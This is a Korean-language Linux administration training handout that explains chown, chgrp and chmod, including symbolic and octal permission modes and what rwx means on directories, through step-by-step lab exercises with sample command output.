redhat CentOS


Unit 7
File Attribution Admin

http://cafe.daum.net/bscsolaris

단원 목표

- 파일의 속성정보 변경
- 파일의 소유권/그룹권 변경
- 파일의 퍼미션 변경

http://cafe.daum.net/bscsolaris




파일의 속성 정보 변경 명령어에는 chown, chgrp, chmod, umask와 같은 명령어 등이 있다.

파일에 대한 정보로 소유권에 대한 기록을 담고 있다. 단, 소유권에 대한 권한 설정은 속성 정보가 아닌 사용자와 그룹에게 권한을 부여해 주는 것이므로 파일의 속성정보는 권한을 뺀 나머지의 정보가 모두 파일 속성에 해당 하는 것이다. (권한은 사용자가 가지고 있다!)

(파일의 속성 정보 변경 명령어)

```
# ls -l file1
-rw-r--r-- 1 root root 1945  6월 11 14:13 file1

File Type        :
Permission Mode  : chmod
Link Count       : ln
Owner            : chown
Group            : chgrp
File Size        : ....
Mtime            : touch -t
File Name        : mv
```



1 chown CMD

```
NAME
       chown - 파일의 소유주와 그룹을 바꾼다.

SYNOPSIS
       chown [-Rcfv] [--recursive] [--changes] [--help] [--version] [--silent]
       [--quiet] [--verbose] [user][:.][group] file...

DESCRIPTION
       이 문서는 더이상 최신 정보를 담고 있지않다. 그래서, 몇몇 틀릴 경우도 있
       고,  부족한 경우도 있을 것이다.  완전한 매뉴얼을 원하면, Texinfo 문서를
       참조하기 바란다.

       이 매뉴얼 페이지는 chown 명령의 GNU 버전에 대한 것이다.  chown 명령은
       주워진 file의 소유주와 그룹을 user group으로 바꾼다.  명령행에서 지정하
       는 순서에 따라 바뀐다.  만약 user만 지정했다면, 소유주만 바뀌고 그룹 은
       바 뀌지 않는다.  만약 점(.) 또는 콜론(:)으로 시작하는 group만 지정하면,
       소유주는 바뀌지 않고, 그룹만 바뀐다. 이것은 chgrp 명령과 같은 기능을 한
       다.    한편 user와 group을 점(.) 또는 콜론(:)으로 구분지어모두 사용하게
       되면, 소유주와 그룹은 모두 바뀐다.  이때 user, group은 그 이름이 올  수
       도 있고, ID가 올 수도 있다.

   OPTIONS
       -R, --recursive
              경로와 그 하위 파일들 모두를 바꾼다.
```

chown 명령어는 Unix 계통 시스템에서 파일의 소유권을 바꾸기 위해서(change the owner of a file) 사용된다. 대부분의 경우, 이것은 오직 슈퍼 사용자에 의해서만 실행될 수 있다. 그들이 소유하고 있는 파일의 그룹을 바꾸고 싶어하는 비특권화된 (일반적인) 사용자들은 chgrp을 사용해야 한다.

파일의 속성 변경(소유자, 그룹, 퍼미션, mtime, ...)할 수 있는 사용자는 (ㄱ)관리자, (ㄴ)소유자가 가능하다.

```
# ls -l file1
-rw-r--r-- 1 root root 0 Jan 10 12:43 file1
```

[명령어 형식]

```
# chown user01 file1
# chown user01.other file1      (# chown user01:other file1)
# chown .other file1            (# chown :other file1)
# chown -R user01 dir1
# chown -R user01:other dir1
```

[명령어 옵션]

옵션	설 명
-c	바뀌어지는 파일들에 대해서만 자세하게 보여준다.
-f	바뀌어 지지 않는 파일들에 대해서 오류 메시지를 보여주지 않는다.
-v	작업 상태를 자세히 보여준다.
-R	경로와 그 하위 파일들 모두를 바꾼다.

[실습] chown 명령어 실습

■ 사용 시스템
- server1

■ 실습 시나리오
- chown 명령어 기본 실습
- chown -R 옵션 실습

[EX1] chown 명령어 기본 실습
① 실습 준비

```
[root@server1 ~]# cd /test && rm -rf /test/*
[root@server1 /test]# touch file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root root 0 Feb 17 13:08 file1
```

② file1의 소유자(owner) 변경(root -> fedora)
- fedora 사용자는 리눅스 시스템에 존재해야 한다.

```
# grep fedora /etc/passwd
```

(전) -rw-r--r-- 1 **root** root 0 Feb 17 13:08 file1
(후) -rw-r--r-- 1 **fedora** root 0 Feb 17 13:08 file1

```
[root@server1 /test]# chown fedora file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 fedora root 0 Feb 17 13:08 file1
```

③ file1의 그룹(group) 변경(root -> user01)
- user01 그룹은 리눅스 시스템에 존재 해야 한다.

```
# grep user01 /etc/group
```

(전) -rw-r--r-- 1 fedora **root** 0 Jun 16 14:51 file1
(후) -rw-r--r-- 1 fedora **user01** 0 Feb 17 13:08 file1

```
[root@server1 /test]# chown .user01 file1    (# chown fedora.user01 file1)
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 fedora user01 0 Feb 17 13:08 file1
```

④ file1의 소유자(owner)/그룹(group) 변경

```
[root@server1 /test]# chown root:root file1  (# chown root.root file1)
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root root 0 Feb 17 13:08 file1
```

[EX2] "chown -R 옵션" 실습

(실습용 디렉토리 구조)
* 디렉토리 만들기: **mkdir CMD**
* 파일 생성: **touch CMD**

```
/test/
`-- dir1/
    |-- dir2/
    |   `-- dir3/
    |-- file1
    `-- file2
```

① 실습 구조 만들기
실습용 디렉토리 구조를 만든다.

② chown -R 옵션 사용하여 dir1 디렉토리 하위의 모든 파일에 대한 owner/group 변경

```
[root@server1 /test]# chown -R fedora:fedora dir1
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3 root     root          18 Feb 17 13:19 .
101739026      0 drwxr-xr-x   3 fedora   fedora        44 Feb 17 13:19 ./dir1
  1217495      0 drwxr-xr-x   3 fedora   fedora        18 Feb 17 13:19 ./dir1/dir2
 35793448      0 drwxr-xr-x   2 fedora   fedora         6 Feb 17 13:19 ./dir1/dir2/dir3
101739027      0 -rw-r--r--   1 fedora   fedora         0 Feb 17 13:19 ./dir1/file1
101739028      0 -rw-r--r--   1 fedora   fedora         0 Feb 17 13:19 ./dir1/file2
```

③ chown -R 옵션을 사용하여 dir1 디렉토리 하위의 모든 파일에 대한 group 변경

```
[root@server1 /test]# chown -R .user01 dir1
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3 root     root          18 Feb 17 13:19 .
101739026      0 drwxr-xr-x   3 fedora   user01        44 Feb 17 13:19 ./dir1
  1217495      0 drwxr-xr-x   3 fedora   user01        18 Feb 17 13:19 ./dir1/dir2
 35793448      0 drwxr-xr-x   2 fedora   user01         6 Feb 17 13:19 ./dir1/dir2/dir3
101739027      0 -rw-r--r--   1 fedora   user01         0 Feb 17 13:19 ./dir1/file1
101739028      0 -rw-r--r--   1 fedora   user01         0 Feb 17 13:19 ./dir1/file2
```

④ chown -R 옵션 사용하여 dir1 디렉토리 하위의 모든 파일에 대한 owner/group 변경

```
[root@server1 /test]# chown -R root.root dir1
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3 root     root          18 Feb 17 13:19 .
101739026      0 drwxr-xr-x   3 root     root          44 Feb 17 13:19 ./dir1
  1217495      0 drwxr-xr-x   3 root     root          18 Feb 17 13:19 ./dir1/dir2
 35793448      0 drwxr-xr-x   2 root     root           6 Feb 17 13:19 ./dir1/dir2/dir3
101739027      0 -rw-r--r--   1 root     root           0 Feb 17 13:19 ./dir1/file1
101739028      0 -rw-r--r--   1 root     root           0 Feb 17 13:19 ./dir1/file2
```

2 chgrp CMD

```
NAME
       chgrp - 파일의 사용자 그룹을 바꾼다.

SYNOPSIS
       chgrp  [-Rcfv]  [--recursive]  [--changes] [--silent] [--quiet]
       [--verbose] [--help] [--version] group file...

DESCRIPTION
       이 매뉴얼 페이지는 chgrp 명령의 GNU 버전에 대한 것이다. chgrp 명령은
       주 워진 file의 그룹을 지정한 group으로 바꾼다.  여기서 group으로 사용될
       수 있는 것은 그 그룹의 이름이나, 그 그룹의 ID이다.

   OPTIONS
       -R, --recursive
              주로 file 이름으로 경로를 사용해서, 그 안에 있는 모든파일도 함께
              gourp으로 바꾼다.
```

파일의 속성정보 중 그룹명을 변경하는 명령어이다.

```
# ls -l file1
-rw-r--r-- 1 root root 0 Jan 10 12:43 file1
```

[명령어 형식]

```
# chgrp user01 file1
```

[명령어 옵션]

옵션	설 명
-c	작업 상태를 자세히 보여주나, 바뀌어 지는 것만 보여준다.
-f	그룹이 바뀌어 지지 않는 파일들에 대한 오류 메시지를 보여주지 않는다.
-v	작업 상태를 자세히 보여준다.
-R	주로 file 이름으로 경로를 사용해서, 그 안에 있는 모든파일도 함께 gourp으로 바꾼다.

[실습] chgrp 명령어 실습

■ 실습 시스템
- server1

■ 실습 시나리오
- chgrp 명령어 기본 실습
- chgrp -R 옵션 실습

[EX1] chgrp 명령어 기본 실습

```
[root@server1 ~]# cd /test
[root@server1 /test]# touch file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root root 0 Feb 17 13:48 file1

[root@server1 /test]# chgrp fedora file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root fedora 0 Feb 17 13:48 file1
```

[EX2] chgrp -R 옵션 실습

```
[root@server1 /test]# mkdir -p dir1/dir2/dir3
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3  root     root          31 Feb 17 13:48 .
 35863701      0 -rw-r--r--   1  root     fedora         0 Feb 17 13:48 ./file1
 69737989      0 drwxr-xr-x   3  root     root          18 Feb 17 13:48 ./dir1
101739025      0 drwxr-xr-x   3  root     root          18 Feb 17 13:48 ./dir1/dir2
  1217495      0 drwxr-xr-x   2  root     root           6 Feb 17 13:48 ./dir1/dir2/dir3
```

```
[root@server1 /test]# chgrp fedora dir1
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3  root     root          31 Feb 17 13:48 .
 35863701      0 -rw-r--r--   1  root     fedora         0 Feb 17 13:48 ./file1
 69737989      0 drwxr-xr-x   3  root     fedora        18 Feb 17 13:48 ./dir1
101739025      0 drwxr-xr-x   3  root     root          18 Feb 17 13:48 ./dir1/dir2
  1217495      0 drwxr-xr-x   2  root     root           6 Feb 17 13:48 ./dir1/dir2/dir3
```

```
[root@server1 /test]# chgrp -R user01 dir1    (# chown -R root:user01 dir1)
[root@server1 /test]# find . -ls
```

```
 35863706      0 drwxr-xr-x   3  root     root          31 Feb 17 13:48 .
 35863701      0 -rw-r--r--   1  root     fedora         0 Feb 17 13:48 ./file1
 69737989      0 drwxr-xr-x   3  root     user01        18 Feb 17 13:48 ./dir1
101739025      0 drwxr-xr-x   3  root     user01        18 Feb 17 13:48 ./dir1/dir2
  1217495      0 drwxr-xr-x   2  root     user01         6 Feb 17 13:48 ./dir1/dir2/dir3
```

파일의 퍼미션 변경 명령어(chmod CMD)

- 퍼미션 변경 방법
  - 심볼릭 모드(Symbolic Mode)
  - 옥탈 모드(Octal Mode)

- 심볼릭 모드(Symbolic Mode)

```
# chmod  u + r  file1
         g - w
         o = x

# chmod u+x file1
# chmod g+x,o+x file1
# chmod u-r file1
# chmod u-wx file1
# chmod a=rwx file1
```

http://cafe.daum.net/bscsolaris

3 chmod CMD

```
NAME
       chmod - 파일 접근 권한을 바꾼다.

SYNOPSIS
       chmod  [-Rcfv]  [--recursive]  [--changes] [--silent] [--quiet] [--ver-
       bose] [--help] [--version] mode file...

DESCRIPTION
       이 매뉴얼 페이지는 chmod 명령의 GNU 버전에 대한 것이다.  chmod 풀그림은
       지 정한 mode로 지정한 파일의 권한을 바꾼다.  mode로 사용될 수 있는 것은
       일군의 기호들이나(symbolic mode), 그 기호들과 상응하는 8진수 숫자 들 이
       다.

       심 블릭 모드의 표현 방식은  '[ugoa...][[+-=][rwxXstugo...]...][,...]'  이
       렇고, 또한 쉼표(,)로 구분하여, 여러개의 기호군들을 사용할 수 있다.

       처음에 나오는  'ugoa' 는 소유자(u), 그룹(g), 다른 사용자(o), 모든   사 용
       자(a) 를 뜻하며, 이것을 생략하면, 모든 사용자로 간주한다.  하지만 umask
       로 지정된 bit는 영향받지 않는다(?).

        '+' 는 권한 부여,  '-' 는 권한 박탈,  '='  원래 권한.

        'rwxXstugo' 는 새롭게 부여할 권한.  읽기(r), 쓰기(w), 실행(디렉토리일 경
       우 는   접근허용)(x), 파일이 디렉토리이거나, 이미 다른 사용자에게는 실행
       권한이 있는파일의 실행(X), 소유주와 그룹만 실행(s), 스왑 장치에서 풀 그
       림 텍스트저장(?)(t), 소유주 권한(u), 그룹 권한(g), 다른 사용자 권한(o)

              예) chmod a+w foo : foo 파일을 모든 사용자가 쓸 수 있게 한다.

       8 진수를 사용하는 방법은 4,2,1 숫자를 더한 값을 100단위에는소유주, 10단
       위에는 그룹, 1단위에는 다른 사용자로 지정해서 사용한다.  4는 읽기, 2 는
       쓰기, 1은 실행.

              예) chmod 666 foo : foo 파일을 모든 사용자가 쓸 수 있게 한다.

       chmod   풀그림은 심블릭 링크 파일에 대해서는 아무런 작업도 하지 않는다.
       즉, 심블릭 링크의 권한은 그 심블릭 대상이 된 파일의 권한을 따른다.

   OPTIONS
       -R, --recursive
              파일과 그 디렉토리의 아래까지 모두 바꾼다.
```

파일이나 디렉토리를 새로운 권한으로 변경하는 명령이다. 파일의 소유자나 관리자만이 chmod를 사용할 수 있으며 파일의 소유자, 파일의 그룹, 다른 사용자로 나누어 각각의 권한을 설정 할 수 있다. 퍼미션을 변경하는 방법은 심볼릭 모드 방식과 옥탈 모드 방식이 있다. 심볼릭 모드 방식은 심볼의 정의를 사용하여 퍼미션을 변경하는 방법이고, 옥탈 모드는 8진수를 사용하여 파일의 퍼미션을 변경하는 방법이다.

■ 퍼미션(Permission)을 변경하는 방법

- 심볼릭 모드(Symbolic Mode, 문자모드) : **# chmod u+x file1**
- 옥탈 모드(Octal Mode, 숫자/수치모드) : **# chmod 744 file1**

```
# ls -l file1
-rw-r--r-- 1 root root 0 Jan 10 12:43 file1
```

[명령어 형식]

```
# chmod u+x file1
# chmod 755 file1
```

(1) 심볼모드(symbolic mode)를 이용한 권한 변경

[사용자 기호]

기호		설명
u	user	파일/디렉토리의 소유자
g	group	파일/디렉토리의 그룹
o	other	다른 사용자
a	all	소유자, 그룹, 다른 사용자 모두(아무 표시 안할 경우 기본적으로 설정됨)

[설정 기호]

기호		설명
+	퍼미션 허가	지정한 퍼미션을 허가한다.
-	퍼미션 금지	지정된 퍼미션을 금지시킨다.
=	퍼미션 지정	지정한 퍼미션만 허가하고 나머지는 금지 시킨다.

[권한 기호]

r	w	x
read	write	excute

■ 파일에 대한 r(read) 권한
파일에 대한 r 권한은 읽기 권한이다. 파일에 r 권한이 있으면 파일의 내용을 볼수 있다. 따라서, cat CMD, more CMD 등을 통해 파일의 내용을 볼수도 있고, cp CMD를 이용하여 내용 복사도 가능하다.

■ 파일에 대한 w(write) 권한
파일에 대한 w 권한은 파일의 내용 수정 권한이다. 파일에 w 권한이 있으면 파일의 내용을 vi 편집기를 이용하여 편집할 수 있다. 또한, 내용 덮어쓰기도 가능하다.

■ 파일에 대한 x(execute) 권한
파일에 대한 x 권한은 파일을 실행하는 권한이다. 파일의 내용이 실행할 수 있는 형태이면서, 파일에 실행권한이 존재하면, 파일은 정상적으로 실행될 수 있다.

읽기 권한이 없으면 파일 안에 있는 내용을 볼 수 없다. 따라서 파일을 수정하기 위해서는 반드시 read권한을 부여해야지 파일을 열어서 보고 수정 할 수가 있는 것이다. 만약에 write권한만 있다면 파일을 열어 볼 수 없으므로 수정이 불가능 한 것이다. 따라서 파일을 수정하려면 read/write 권한이 모두 있어야 한다.

```
# ls -l file1
-rw-r--r-- 1 root    fedora     0 Aug 17 16:06 file1
```

```
# chmod  u + r  file1
         g - w
         o = x
         a
```

■ 심볼의 정의

u(User) g(Group) o(Other) a(all)	+(Add) -(Deny) =(equal)	r(Read) w(Write) x(Execute)
u(User) g(Group) o(Other) a(all)	+(Add) -(Deny) =(equal)	r(Read) w(Write) x(Execute) X(Execute,dir) s(SUID,SGID) t(Sticky Bit)

[실습] 심볼 모드를 사용한 퍼미션 변경 실습

■ 사용 시스템
- server1

■ 실습 시나리오
- 심볼 모드(Symbolic Mode)를 사용한 퍼미션 변경

[EX1] 심볼 모드를 사용한 퍼미션 변경

① 실습 준비
```
[root@server1 ~]# cd /test
[root@server1 /test]# rm -rf /test/*

[root@server1 /test]# touch file1
[root@server1 /test]# ls -l file1
-rw-r--r-- 1 root root 0 Feb 17 14:54 file1
```

② file1 파일의 사용자에 실행 권한 부여

(전) -rw-r--r-- 1 root root 0 Feb 17 14:54 file1
(후) -rwxr--r-- 1 root root 0 Feb 17 14:54 file1

```
[root@server1 /test]# chmod u+x file1
[root@server1 /test]# ls -l file1
-rwxr--r-- 1 root root 0 Feb 17 14:54 file1
```

③ file1 파일의 그룹에 읽기 권한 제거

(전) -rwxr--r-- 1 root root 0 Feb 17 14:54 file1
(후) -rwx---r-- 1 root root 0 Feb 17 14:54 file1

```
[root@server1 /test]# chmod g-r file1
[root@server1 /test]# ls -l file1
-rwx---r-- 1 root root 0 Feb 17 14:54 file1
```

④ file1 파일의 사용자에 실행 권한 제거 및 그룹에 실행 권한 부여
```
[root@server1 /test]# chmod u-x,g+x file1
[root@server1 /test]# ls -l file1
-rw----xr-- 1 root root 0 Feb 17 14:54 file1
```

⑤ 모든 사용자의 권한을 rwx 설정
```
[root@server1 /test]# chmod a=rwx file1
[root@server1 /test]# ls -l file1
-rwxrwxrwx 1 root root 0 Feb 17 14:54 file1
```

(예) 추가적인 예
```
# chmod ug+x,o-r file1
# chmod a-x file1
# chmod +x file1
```

(2) 옥탈 모드(Octal mode)/수치모드를 이용한 권한 변경

소유자권한비트			그룹권한비트			기타권한비트		
r	w	x	r	w	x	r	w	x
4	2	1	4	2	1	4	2	1

파일 소유자 권한 : 400 = 읽기 권한, 200 = 쓰기 권한, 100 = 실행 권한
그룹 사용자 권한 : 040 = 읽기 권한, 020 = 쓰기 권한, 010 = 실행 권한
기타 사용자 권한 : 004 = 읽기 권한, 002 = 쓰기 권한, 001 = 실행 권한

```
# ls -l file1
-rw-r--r-- 1 root    fedora     0 Aug 17 16:06 file1
```

```
421
---  : 권한 없음 0          (---)000
--x  : 실행 권한 1          (--x)001
-w-  : 쓰기 권한 2          (-w-)010
-wx  : 쓰기 실행 3          (-wx)011
r--  : 읽기 권한 4          (r--)100
r-x  : 읽기 실행 5          (r-x)101
rw-  : 읽기 쓰기 6          (rw-)110
rwx  : 읽기 쓰기 실행 7     (rwx)111
```

```
# chmod 744 file1   (rwxr--r--)
        ugo
```

[실습] 옥탈 모드를 사용한 퍼미션 변경

■ 사용 시스템
- server1

■ 실습 시나리오
- 옥탈 모드(Octal Mode)를 사용한 퍼미션 변경 실습

[EX1] 옥탈 모드(Octal Mode)를 사용한 퍼미션 변경 실습

① 실습 준비

```
[root@server1 ~]# cd /test && rm -rf /test/*
[root@server1 /test]# touch file1
[root@server1 /test]# ls -l file1
```

```
-rw-r--r-- 1 root root 0 Feb 14 11:20 file1
```

② file1 파일의 사용자에게 x 권한 부여

```
(전) -rw-r--r-- 1 root root 0 Feb 14 11:20 file1
(후) -rwxr--r-- 1 root root 0 Feb 14 11:20 file1
```

```
[root@server1 /test]# chmod 744 file1
[root@server1 /test]# ls -l file1
```

```
-rwxr--r-- 1 root root 0 Feb 14 11:20 file1*
```

③ file1 파일의 그룹에 x 권한 부여

```
(전) -rwxr--r-- 1 root root 0 Feb 14 11:20 file1*
(후) -rwxr-xr-- 1 root root 0 Feb 14 11:20 file1*
```

```
[root@server1 /test]# chmod 754 file1
[root@server1 /test]# ls -l file1
```

```
-rwxr-xr-- 1 root root 0 Feb 14 11:20 file1*
```

[참고] 심볼릭모드(**Symbolic Mode**) versus 옥탈모드(**Octal Mode**)

```
# ls -l file1
(전) -rw-r--r-- 1 root root 0 Feb 14 11:20 file1
(후) -rwxr--r-- 1 root root 0 Feb 14 11:20 file1

    (Symbolic Mode)   # chmod u+x file1
    (Octal Mode   )   # chmod 744 file1
```


- 실무에서는 **옥탈 모드(Octal Mode) 방식**이 주로 사용된다. 이유는 최종 상태(최종 퍼미션)를 쉽게 파악할 수 있어서이다.

[질문&답변]

[질문] 다음과 같은 퍼미션 작업을 진행한다.
* 2가지 모드(심볼릭 모드, 옥탈 모드)로 작업을 진행한다.

```
# ls -l file1
(전) -r--r--r-- 1 root root 0 Feb 14 11:20 file1
(후) -rwxrwx--- 1 root root 0 Feb 14 11:20 file1
```

[답변]
* 심볼릭 모드 사용:
* 옥탈 모드 사용:



■ 파일과 디렉토리의 퍼미션의 정확한 의미 - 파일과 디렉토리의 퍼미션 차이
파일에 대한 rwx 권한은 일반적으로 알고 있는 그런 의미이다. 하지만 디렉토리에 대한 rwx 권한은 약간 틀린 의미를 가지고 있다. 디렉토리에 대한 퍼미션 부분을 잘 이해해 둘 필요가 있다.

■ 디렉토리에 대한 r(read) 권한
디렉토리에 대한 r 권한은 디렉토리안에 들어 있는 목록을 ls -l 할 수 있는 권한이다. 디렉토리에 r 권한이 없으면 디렉토리 안에 들어 있는 목록을 볼수 없다.

■ 디렉토리에 대한 w(write) 권한
디렉토리에 대한 w 권한은 디렉토리 안에 들어 있는 파일과 디렉토리에 대한 생성과 삭제 권한이다. 어떤 파일이 있는데, 그 파일을 지울수 있는 권한은, 그 파일의 퍼미션이나 owner/group과는 무관하고 그 파일이 속한 디렉토리에 w 권한이 있으면 지울 수 있다.

■ 디렉토리에 대한 x(execute) 권한
디렉토리에 대한 x 권한은 cd CMD 수행할 수 있는 권한이다. 디렉토리에 x 권한이 있어야 cd CMD 사용하여 디렉토리 안으로 들어 갈 수 있다. 또한, 디렉토리는 최소한 x 권한을 가지고 있어야 한다. 디렉토리에 x 권한이 없으면 다른 권한(r,w)도 정상적으로 동작하지 않는다. 따라서, 디렉토리는 최소한 x 권한을 가지고 있어야 한다.

■ 파일과 디렉토리에 대한 권한 비교

파일	디렉토리
r(read) w(write) x(execute)	r(ls -l CMD) -> r-x w(생성 & 삭제)-> -wx x(cd CMD) -> --x

[실습] 디렉토리 퍼미션 의미와 일반 사용자의 홈디렉토리 권한 설정

■ 사용 시스템
- server1
- server2

■ 실습 시나리오
- 디렉토리 퍼미션 의미 확인 실습
- [일반 사용자의 홈디렉토리] 권한 설정 및 접근 대해서

[EX] 디렉토리 퍼미션(rwx) 의미 확인 실습

① (server1) 실습용 디렉토리 구조 생성
[TERM1] 관리자용 터미널
```
[root@server1 ~]# mkdir -p /test && cd /test && rm -rf /test/*
[root@server1 /test]# for i in {0..7}
do
    mkdir -p dir${i}
  chmod 75${i} dir${i}
  cp /etc/hosts dir${i}/file${i}
done
[root@server1 /test]# tree     (# tree -ugp)
```

```
.
|-- dir0
|   `-- file0
|-- dir1
|   `-- file1
|-- dir2
|   `-- file2
|-- dir3
|   `-- file3
|-- dir4
|   `-- file4
|-- dir5
|   `-- file5
|-- dir6
|   `-- file6
`-- dir7
    `-- file7
```

- -p Print the protections for each file.
- -u Displays file owner or UID number.
- -g Displays file group owner or GID number.

```
[root@server1 /test]# ls -l
```

```
drwxr-x--- 2 root root 19 Feb 18 10:37 dir0
drwxr-x--x 2 root root 19 Feb 18 10:37 dir1
drwxr-x-w- 2 root root 19 Feb 18 10:37 dir2
drwxr-x-wx 2 root root 19 Feb 18 10:37 dir3
drwxr-xr-- 2 root root 19 Feb 18 10:37 dir4
drwxr-xr-x 2 root root 19 Feb 18 10:37 dir5
drwxr-xrw- 2 root root 19 Feb 18 10:37 dir6
drwxr-xrwx 2 root root 19 Feb 18 10:37 dir7
```

② (server1) fedora 사용자로 디렉토리에 대한 ls -l 명령어 테스트
[TERM2] 사용자로 터미널
```
[root@server1 ~]# su - fedora
[fedora@server1 ~]$ cd /test
```

■ 디렉토리 목록 확인(ls -l CMD) => r-x
"$ ls -l dir#" 명령어를 사용하여 디렉토리 하위의 파일이 정상적으로 보이는지 확인
* dir0(---) ->
* dir1(--x) ->
* dir2(-w-) ->
* dir3(-wx) ->
* dir4(r--) ->
* dir5(r-x) ->
* dir6(rw-) ->
* dir7(rwx) ->

③ (server1) fedora 사용자로 디렉토리에 대한 파일 생성 테스트
[fedora@server1 ~]$ cd /test

■ 파일 생성(생성&삭제) => -wx
